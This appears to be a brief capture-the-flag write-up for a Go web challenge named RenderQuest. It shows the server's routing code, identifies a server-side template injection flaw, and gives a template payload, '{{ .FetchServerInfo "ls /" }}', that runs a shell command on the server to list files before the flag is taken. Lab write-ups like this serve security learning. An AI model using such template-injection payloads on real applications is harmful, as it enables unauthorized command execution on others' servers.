

# RenderQuest

1) Checked source code



```
func main() {  
    mux := http.NewServeMux()  
  
    mux.HandleFunc("/", getIndex)  
    mux.HandleFunc("/render", getTpl)  
    mux.Handle("/static/", http.StripPrefix("/static/", http.FileServer(http.Dir("static"))))  
  
    fmt.Println("Server started at port " + WEB_PORT)  
    http.ListenAndServe(":"+WEB_PORT, mux)  
}
```

2) There is ssti vulnerability


<https://exploit-notes.hdks.org/exploit/web/go-ssti/>

3) Exploited it

## Edit URL

Status code	<input type="text" value="200"/>
Content type	<input type="text" value="text/html"/>
Content 	<pre>{{ .FetchServerInfo "ls /" }}</pre>
Timeout 	<input type="text" value="0"/>
Add CORS headers	<input checked="" type="checkbox"/>

Save



#### 4) Got flag

